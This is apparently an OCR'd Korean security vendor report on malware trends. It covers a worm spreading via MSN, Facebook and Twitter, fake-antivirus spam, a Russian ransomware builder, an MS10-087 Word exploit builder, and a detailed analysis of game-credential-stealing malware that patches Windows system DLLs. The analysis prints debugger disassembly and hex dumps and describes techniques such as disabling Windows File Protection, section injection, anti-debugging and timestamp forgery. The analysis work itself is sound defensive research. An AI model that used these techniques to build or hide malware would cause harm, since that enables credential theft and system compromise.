[그림 1-45] USB와 MSN 메신저로 전파되는 악성코드의 코드 일부



MSN 메신저 프로그램 이외에도 감염된 시스템에서 트위터(Twitter)와 페이스북의 로그인 세션이 이루어져 있다면, 해당 세션을 이용하여 사용자 모르게 트위터와 페이스북으로 로그인을 시도한다.

[그림 1-46] 페이스북과 트위터로 전파되는 악성코드의 코드 일부분



로그인이 성공하면 SNS에 등록된 지인들에게 [그림 1-46]과 같이 악성코드를 내려받을 수 있는 링크가 포함된 다이렉트 메시지(Direct Message), 페이스북의 담벼락 메시지, 그리고 페이스북 채팅 메시지로 전달을 시도한다. 이 외에도 해당 악성코드는 러시아에서 많이 이용되는 Vkontakte, Bebo와 Friendster 로도 악성코드 유포를 시도한다. 해당 악성코드는 악성코드 제작자의 명령에 따라 다음의 악의적인 기능들도 수행 가능하다.

- 특정 웹 사이트, 도메인 접속 차단
- Syn Flooding과 UDP Flooding를 통한 분산 서비스 거부(DDoS) 공격
- 파일 내려받기 및 실행
- 실행 중인 프로세스 강제 종료
- 지정된 특정 웹 사이트 및 FTP 로그인 사용자 계정과 암호 탈취

이번에 발견된 다수의 소셜 네트워크 서비스와 MSN 메신저로 유포를 시도하는 악성코드는 V3 제품군에서 다음과 같이 진단한다.

- Win32/Snhook.worm.97280

해당 악성코드는 소셜 네트워크 서비스를 사용하는 이용자들이 증가함에 따라 악성코드 제작자 역시 악성코드 유포 경로의 범위를 확장하여 오픈 API를 제공하는 다양한 소셜네트워크서비스들을 악용한 사례로 볼 수 있다. 그러므로 소셜네트워크서비스를 통해 전달되는 다양한 메시지 중에는 악성코드 감염을 위해 생성된 메시지도 포함될 수 있다는 것을 인식하고 의심스러운 메시지에 포함된 링크를 클릭하지 않도록 주의가 필요하다.

온라인 게임 안내 메일로 위장한 악성코드


7월 13일 새벽 온라인 게임 안내 메일로 위장하여 악성코드가 첨부된 악의적인 스팸 메일(Spam Mail)이 유포되었다. 이번에 발견된 온라인 게임 안내 메일로 위장한 악의적인 스팸 메일은 다음의 형태를 취하고 있다.

[표 1-7] 온라인 게임 안내 메일로 위장한 스팸 메일 구성

메일 제목 (다음 중 하나)	GIFT from Your Babbie LOVE GIFT from YOUR BABY Gift for special YOU LOVE – CARD from Your Babbie Love-Card special for YOU LOVE-CARD from Your Baby NICE GIFT from YOUR GIRLFRIEND Gift for YOU LOVE-CARD for YOU LOVE – CARD from YOUR LOVE Love Gift only for YOU Love Gift from Y Nice Gift for YOU
메일 본문	HTML 형태를 가지고 있으며 [그림 21]의 내용을 가짐
첨부 파일	-bonus23983.exe (36,864 바이트) 파일


메일 본문은 HTML 형태를 가지고 있으며 [그림 1-47]과 같이 무료로 제공되는 게임이니 첨부된 파일을 실행해보라는 권유를 하고 있다.

[그림 1-47] 첨부 파일 실행을 권유하는 메일 본문



해당 메일에는 bonus23983.exe (36,864바이트) 파일이 첨부되어 있으며, 해당 파일을 실행하게 되면 [그림 1-48]과 같은 윈도우 보안 센터가 실행된다.


[그림 1-48] 윈도 보안 센터에 등록된 허위 백신



실행된 윈도우 보안 센터에는 XP Antivirus 2012라는 과거 발견되었던 국외에서 제작된 허위 백신이 [보안 설정 관리 대상]에 자동으로 포함된다. 그리고 [그림 1-49]와 같이 시스템 전체를 자동으로 검사

하고 시스템에 존재하는 정상 파일 다수를 악성코드로 진단하였다는 허위 문구를 보여준다.

[그림 1-49] 허위 검사 결과를 보여주는 허위 백신



검사가 끝나면 [그림 1-50]과 같이 사용하는 시스템에서 25개의 심각한 악성코드가 발견되었다는 허위 안내 문구를 보여주며 이를 치료하기 위해서는 등록을 하라는 문구를 보여준다.

[그림 1-50] 허위 감염 경고를 보여주는 허위 백신

등록을 위해 'Register'를 클릭하면 [그림 1-51]과 같이 사용권을 구매하기 위해 개인 정보들을 입력할 것을 유도한다.

이번에 발견된 온라인 게임 안내 메일로 위장해 국외에서 제작된 허위 백신을 설치하는 악성코드는 V3 제품군에서 다음과 같이 진단한다.


– Win-Trojan/Banker.36864.AS

[그림 1-51] 금전 결제를 유도하는 허위 백신

러시아에서 제작된 랜섬웨어 생성기

몇 년 전부터 러시아와 동유럽을 중심으로 컴퓨터의 정상 사용을 방해하고 금전적 대가를 요구하는 랜섬웨어(Ransomware) 감염과 그 피해는 익히 알려졌다. 이러한 랜섬웨어는 감염 시스템의 언어에 맞는 언어로 표기되는 등 지속적인 발전을 이루고 있다. 또한 최근 러시아 블랙 마켓(Black Market)을 중심으로 랜섬웨어를 제작할 수 있는 생성기가 발견되었다. 이번에 발견된 랜섬웨어 생성기는 [그림 1-52]와 같은 형태로 러시아어로 모든 메뉴가 작성되어 있으며, 화면 왼편에는 러시아어로 랜섬웨어 감염 시에 보여줄 문구를 표기해 두고 있다.

[그림 1-52] 러시아에서 제작된 랜섬웨어 생성기



감염 시에 보여주는 러시아 문구의 내용은 "당신의 시스템에 불법성인물이 발견되어 사용이 금지되었으며, 이를 해제하려면 500 루블(한화 약 19,000원)을 내야만 해제 코드가 제공됩니다. 내지 않을 때에는 시스템은 영원히 사용 금지되며 데이터는 모두 파괴됩니다"이다. 실제 해당 랜섬웨어 생성기로 생성한 파일을 실행하게 되면 윈도우 시스템이 재부팅 하게 되며 재부팅 이후에는 MBR(Master Boot Record)을 위 내용으로 덮어쓴다. 그리고 부팅 시에는 [그림 1-53](러시아의 문구가 손상되어 표기)과 같이 경고 문구가 나타나며 잠금을 풀 수 있는 코드를 입력하도록 되어 있다.

[그림 1-53] 부팅 시에 나타난 랜섬웨어 경고문구


이러한 랜섬웨어 생성기가 제작되고 블랙 마켓을 중심으로 공유되고 있다는 것은 다양한 랜섬웨어 변형의 제작 시도가 이루어지고 있으며, 이에 따른 피해 역시 지속적으로 증가할 수 있다는 것으로 해석할 수 있다. 이번에 발견된 랜섬웨어 생성기로 제작되는 랜섬웨어들은 V3 제품군에서 다음과 같이 진단 및 치료한다.

– Win-Trojan/Ransome.10240

MS10-087 취약점 악용 워드 악성코드 생성기

7월 27일 ASEC에서는 MS10-087 취약점을 악용하여 취약한 워드 문서를 만들 수 있는 악성코드 생성기를 발견하였다. 해당 악성코드 생성기는 [그림 1-54]와 같은 형태를 가지고 있으며, 클릭 몇 번만으로 악성코드가 포함된 취약한 워드 문서를 생성할 수 있도록 구성되어 있다.

[그림 1-54] 중국어로 제작된 MS10-087 취약점 악용 악성코드 생성기



[그림 1-54]의 제일 상단에는 취약한 워드 문서를 열 때 정상적인 문서 파일인 것으로 위장하여 보여질 정상 워드 문서나 RTF 파일을 선택하게 되어 있다. 두 번째는 취약한 워드 문서를 열었을 때 사용자 모르게 실행될 백도어 형태의 악성코드를 선택하게 되어 있다. 마지막으로는 정상 RTF 문서 파일과 악성코드가 합쳐진 취약한 워드 파일을 생성할 위치를 선택 하도록 구성되어 있다.

이 외에 해당 생성기는 마이크로소프트 오피스의 버전에 맞도록 중국어 간체 및 번체, 일본어, 한국어 그리고 영어를 선택하여 취약한 워드 문서가 정상적으로 실행되도록 하였다. 이러한 생성기가 중국 언더그라운드에서 공유되고 있다는 것은 취약점이나 악성코드 제작에 대한 특별한 기술이 필요 없이 누구나 악성코드를 생성 가능하다는 것으로, 전자 문서 취약점을 악용한 악성코드가 지속적으로 발견될 것으로 보인다. 이러한 전자 문서의 취약점을 악용하는 악성코드를 예방하기 위한 근본적인 대응 방안은 보안 패치의 설치라고 할 수 있다.

01. 악성코드 동향
c. 악성코드 분석 특집

시스템 dll 패치 관련 게임핵 악성코드 분석

최근 주말마다 웹 사이트 취약점을 통해 유포되는 게임핵 악성코드가 점점 증가하는 추세이다. 그 중 많은 비율을 차지하는 것이 시스템 파일 변조를 통한 악성파일 실행 방법이다. 내려받은 악성코드는 실행 후 윈도우 시스템 파일을 변조하여 사용자가 특정 온라인 게임의 로그인을 시도할 때 계정 정보 유출을 시도한다. 이렇게 유출된 계정 정보는 악의적인 목적으로 거래되거나 또 다른 사용자의 정보 유출을 가져올 수 있다.

[그림 1-55]는 7월 한 달간 (7월 26일 기준) V3 진단 순위다. 게임핵은 지난 6월의 1위에 이어 여전히 상위권을 차지하고 있다.

[그림 1-55] 7월 악성코드 대표 진단명 Top 5

순위	등락	악성코드명	건수	비율
1	▲9	Win-Adware/Korad	1,210,092	16.0 %
2	▼1	Win-Trojan/Onlinegamehack	723,023	9.6 %
3	▼1	Win-Trojan/Downloader	642,237	8.5 %
4	—	Win-Trojan/Agent	639,935	8.5 %
5	▼2	Textimage/Autorun	626,894	8.3 %


본 분석문서에서는 게임핵이 사용하는 시스템 파일 변조 기법과 동작 형태 등을 기술하며, 이를 통해 날로 진화하는 악성 기법에 유연하게 대처하고자 한다.

1. 악성코드 동작 형태

드롭퍼가 윈도우 정상 DLL 파일을 패치 후 시스템 폴더에 게임핵 파일 2개를 생성한다. 게임핵 관련 증상이 수행될 대상은 asktao.mod 프로세스 명을 가진 중국산 게임이다. 로드된 프로세스가 AutoUpdate.exe 일 경우에는 Setup 폴더내의 모든 파일을 삭제한다. 패치된 DLL 에 의해 1004.ocx 파일이 로드되며 내부적으로 메모리에 ddr003.ocx 파일을 매핑시켜 해당 영역에 스레드를 만들고 실행시킨다.

생성된 스레드에서는 접속 대상 URL을 디코딩하고 asktao 게임 네트워크 관련 모듈인 Communicate.dll의 메모리 영역을 패치 한다. 또한, 주기적으로 별도의 스레드를 생성하여 사용자가 입력한 계정 관련 정보의 유출을 시도한다. (생성하는 ocx 파일명은 드롭퍼 내에 하드코딩 되어 있다.)
며, 이를 통해 날로 진화하는 악성 기법에 유연하게 대처하고자 한다.

[그림 1-56] 파일 생성도



2. 악성코드 분석

2-1. 드롭퍼

시스템 파일을 유사한 패턴으로 패치하는 드롭퍼는 크게 두 가지 종류로 접수되었다. 주로 20~30 Kbyte 크기이며 UPX로 팩 된 파일이다.

시스템 폴더 내 패치 대상 파일

- dsound.dll
- ddraw.dll
- comres.dll
- kuser.dll
- olepro32.dll


* 윈도우 시스템 폴더는 사용 윈도우에 따라 다르며 일반적으로 윈도우 95/98/ME는 C:₩Windows₩System, 윈도우 NT/2000은 C:₩WinNT₩System32, 윈도우 XP는 C:₩Windows₩System32 폴더이다.

드롭퍼 별 특징

가. UPX 로 압축된 파일 (Dropper/Onlinegamehack12.Gen)

– 파일 내부의 리소스 영역에 생성할 PE 파일을 가지고 있다.

[그림 1–57] Unpack 후 파일 구조




나. 팩 되지 않은 파일 (Dropper/Onlinegamehack10.Gen)

– 파일 진입점(Entry Point)의 주소가 0으로 일반적인 PE 파일과는 다르며, 해당 주소 (PE 파일의 IMAGE_DOS_HEADER 영역) 에 특정 주소로 제어를 옮기는 코드를 삽입한다.

– 안티 디버깅 기법을 사용하여, 디버깅 시 EP 위치에 BreakPoint를 설정하면 메모리상의 PE 시그니처 영역이 0xCC 로 변경되면서 이후 ntdll.dll 에서 PE 파일 검증 시 에러가 발생해 정상적으로 실행되지 않는다.

[그림1–58] JUMP 이후에는 UPX 파일의 실행점과 동일하다.



2–2. 실행 후 증상


가. 특정 프로그램을 강제 종료하기 위해 프로세스 확인

– 실행 중인 프로세스 리스트에 asktao.mod 와 AutoUpdate.exe 가 있는지 확인한다.

[그림1–59] 종료 대상 프로세스 확인.

– 해당 프로세스 명이 존재할 경우 2초 후 해당 프로세스를 종료시킨다.

[그림1–60] 대상 프로세스 종료



나. 파일 생성

– 시스템 폴더에 1004.ocx 파일이 존재할 경우 temp 폴더로 이동시키고, 파일 내부에 가지고 있는 실행 파일을 1004.ocx 로 생성한다.

– temp 폴더에 생성하는 파일명은 [랜덤숫자열]wdtmp.dat 이다.

– 시스템 폴더에 1004.ocx 파일이 존재할 경우 temp 폴더로 이동시키고, 파일 내부에 가지고 있는 실행 파일을 1004.ocx 로 생성한다.

– temp 폴더에 생성하는 파일명은 [랜덤숫자열]wdtmp.dat 이다.

[그림1–61] [랜덤숫자열]wdtmp.dat 파일 생성

```
6A 01           PUSH    1
8D9424 3C010000 LEA     EDX, DWORD PTR SS:[ESP+13C]
51              PUSH    ECX
52              PUSH    EDX
FF15 70304000   CALL    DWORD PTR DS:[403070]       kernel32.MoveFileExA

0012FA80  0012FBC4  ExistingName = "C:\WINDOWS\system32\1004.ocx"
0012FA84  0012FAC0  NewName = "C:\DOCUME~1\kay\LOCALS~1\Temp\16a2a56wdtmp.dat"
0012FA88  00000001  Flags = REPLACE_EXISTING
```

– 리소스 섹션에 '6A' 와 '6C' 이름으로 가지고 있는 PE 파일 2개를 시스템 폴더에 1004.ocx, ddr003.ocx 로 생성한다.


[그림1–62] 1004.ocx, ddr003.ocx 파일 생성

```
8BF0            MOV     ESI, EAX
8B4424 18       MOV     EAX, DWORD PTR SS:[ESP+18]
25 FFFF0000     AND     EAX, 0FFFF
68 00404000     PUSH    sample.00404000             ASCII "DLL"
50              PUSH    EAX
56              PUSH    ESI
FF15 1C304000   CALL    DWORD PTR DS:[40301C]       kernel32.FindResourceA
8BF8            MOV     EDI, EAX
85FF            TEST    EDI, EDI
75 06           JNZ     SHORT sample.00401031
5F              POP     EDI
5E              POP     ESI
5D              POP     EBP
5B              POP     EBX
59              POP     ECX
C3              RETN
57              PUSH    EDI
56              PUSH    ESI
FF15 18304000   CALL    DWORD PTR DS:[403018]       kernel32.LoadResource

0012FA60  00400000  hModule = 00400000 (sample)
0012FA64  0000006C  ResourceName = 6C
0012FA68  00404000  ResourceType = "DLL"

0012FA60  00400000  hModule = 00400000 (sample)
0012FA64  0000006A  ResourceName = 6A
0012FA68  00404000  ResourceType = "DLL"
```

– 파일은 시스템 폴더에 숨김 속성으로 만들어지며, 생성하는 파일명은 드롭퍼 마다 하드코딩 되어있다. 파일 생성이 실패할 경우 드롭퍼 자신을 삭제 후 프로세스를 종료한다.

```
0012FA64  0012FBC4  FileName = "C:\WINDOWS\system32\1004.ocx"
0012FA68  00000006  FileAttributes = HIDDEN|SYSTEM
```


[그림 1–63] 시스템 폴더 내 생성된 파일




2–3. 시스템 파일 패치

가. 중복 감염 체크

패치 대상 파일의 모든 섹션을 검색하여 섹션 명에 .data2 가 존재하는지 여부로 기 감염 상태인지를 확인한다. 감염되지 않은 파일일 경우, 파일 내부에 가지고 있던 코드를 마지막 .data2 섹션에 주입한다. 마지막 섹션에 악의적인 코드가 성공적으로 주입되면 해당 파일의 실행 진입점(Entry Point)을 감염 위치의 주소로 변경시킨다.

[그림 1–64] 패치 된 시스템 파일의 마지막 섹션

```
6A 00           PUSH    0
8D8D CAFDFFFF   LEA     ECX, DWORD PTR SS:[EBP-240]
51              PUSH    ECX
6A 01           PUSH    1
8B95 D8FDFFFF   MOV     EDX, DWORD PTR SS:[EBP-228]
0395 94FDFFFF   ADD     EDX, DWORD PTR SS:[EBP-26C]
52              PUSH    EDX
8B85 D4FEFFFF   MOV     EAX, DWORD PTR SS:[EBP-12C]
50              PUSH    EAX
FF15 04304000   CALL    DWORD PTR DS:[403004]       kernel32.WriteFile

00401FFA  80 7C 24 08 01 75 0A 60 90 9C E8 08 00 00 00 9D
00402008  61 90 E9 F7 00 00 00 55 8B EC 83 EC 38 53 33 C0
00402018  56 57 C7 45 D8 47 65 74 50 C7 45 DC 72 6F 63 41
00402028  C7 45 E0 64 64 72 65 C7 45 E4 73 73 00 00 89 45
00402038  FC 89 45 F8 60 64 A1 30 00 00 00 8B 40 0C 8B 40
00402048  1C 8B 00 8B 40 08 89 45 FC 8B D0 8B 42 3C 8D 44
```




나. 시스템 보호(WFP) 1분간 무력화

– sfc_os.dll 의 #5 번째 Export 함수 호출

– 파일이 교체되어도 시스템 보호 메시지가 출력되지 않음

[그림 1-65] WFP 관련 파일



* sfc_os.dll _ 윈도우 주요 파일을 보호하기 위한 기능인 WFP (Windows File Protection)와 관련된 라이브러리

* sfc_os.dll ordinal 5 함수 _ unnamed API SfcFileException함수

다. 파일 생성시간 변조

시스템 파일을 패치 한 후 파일 생성 시간을 원래 파일의 시간으로 변경한다. 이를 통해 변조한 파일을 사용자가 쉽게 알아차릴 수 없게 한다.

라. 패치 및 파일 교체 과정

① 원본 파일을 New.dll 파일명으로 복사

② New.dlll 파일을 패치 시킴

③ 원본 파일을 [파일명].dll.[랜덤숫자열] 파일명으로 변경


④ 패치된 New.dll 파일을 [원본파일명].dll 로 복사

⑤ 패치완료 후 스스로 악성코드 자신의 파일을 삭제하는 배치파일을 생성하여 실행 후 종료한다.

[그림 1-66] 시스템 파일 패치 과정

[그림 1-67] 패치된 시스템 파일이 실행하는 파일


[그림 1-68] 자신을 삭제하는 배치파일의 내용



2-4. 패치 된 DLL 파일의 동작 과정

패치된 dll 파일이 로드되면 [1001 ~ 1028].ocx 파일을 차례대로 로드 후 원본 시작 주소로 제어가 옮겨진다. (시스템이 유사한 게임핵으로 중복 감염되었을 때 로드되는 ocx 파일은 다수가 될 수 있다.)

[그림 1-69] 감염시 로드되는 ocx



2-5. 1004.ocx 파일의 동작 과정

가. 해당 파일을 로드한 프로세스 명을 확인하여 다음과 같은 프로세스가 있으면 실행을 종료한다.

– AutoUpdate.exe

– asktao.mod

나. 시스템 폴더에 ddr003.ocx 의 존재 여부를 확인하고 없을 경우 실행을 종료한다. 파일이 존재할 경우, 메모리를 할당하여(실행/읽기/쓰기 속성 부여) ddr003.ocx파일을 메모리상에 로드시킨다.

[그림 1-70] 메모리에 로드된 ddr003.ocx 파일

```
8D4C24 18       LEA     ECX, DWORD PTR SS:[ESP+18]
51              PUSH    ECX
6A 40           PUSH    40                          PAGE_EXECUTE_READWRITE
53              PUSH    EBX
56              PUSH    ESI                         0x87000
FF15 04200010   CALL    DWORD PTR DS:[<&KERNEL32.Virtua kernel32.VirtualProtect
8B57 10         MOV     EDX, DWORD PTR DS:[EDI+10]
:004]=7C801AD0 (kernel32.VirtualProtect)

Hex dump                                            ASCII
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 | MZ?└...┘...  .
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 | ?.......@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00 | ............?...
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 | ╩▼?.???L?Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F | is progran canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 | t be run in DOS
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 | mode....$.......
```

메모리에 로드된 ddr003.ocx 파일

CASE 1. 로드된 프로세스 명이 AutoUpdate.exe 일 경우

패치된 DLL을 로드한 실행파일이 위치한 폴더 내에 'Setup' 폴더가 존재할 경우, 해당 폴더 내 모든 파일을 삭제한다. Setup₩AutoUpdate.exe 경로로 존재하는 파일은 해당 악성코드가 모니터링 하는 백신 프로그램으로 추정된다.

[그림 1-71] 'setup'폴더 존재 시 모든 파일을 삭제

```
C3              RETN
56              PUSH    ESI
8B35 48608700   MOV     ESI, DWORD PTR DS:[876048]  kernel32.DeleteFileA
807C24 40 2E    CMP     BYTE PTR SS:[ESP+40], 2E
74 48           JE      SHORT 00874757
F64424 14 10    TEST    BYTE PTR SS:[ESP+14], 10
75 41           JNZ     SHORT 00874757
B9 40000000     MOV     ECX, 40
33C0            XOR     EAX, EAX
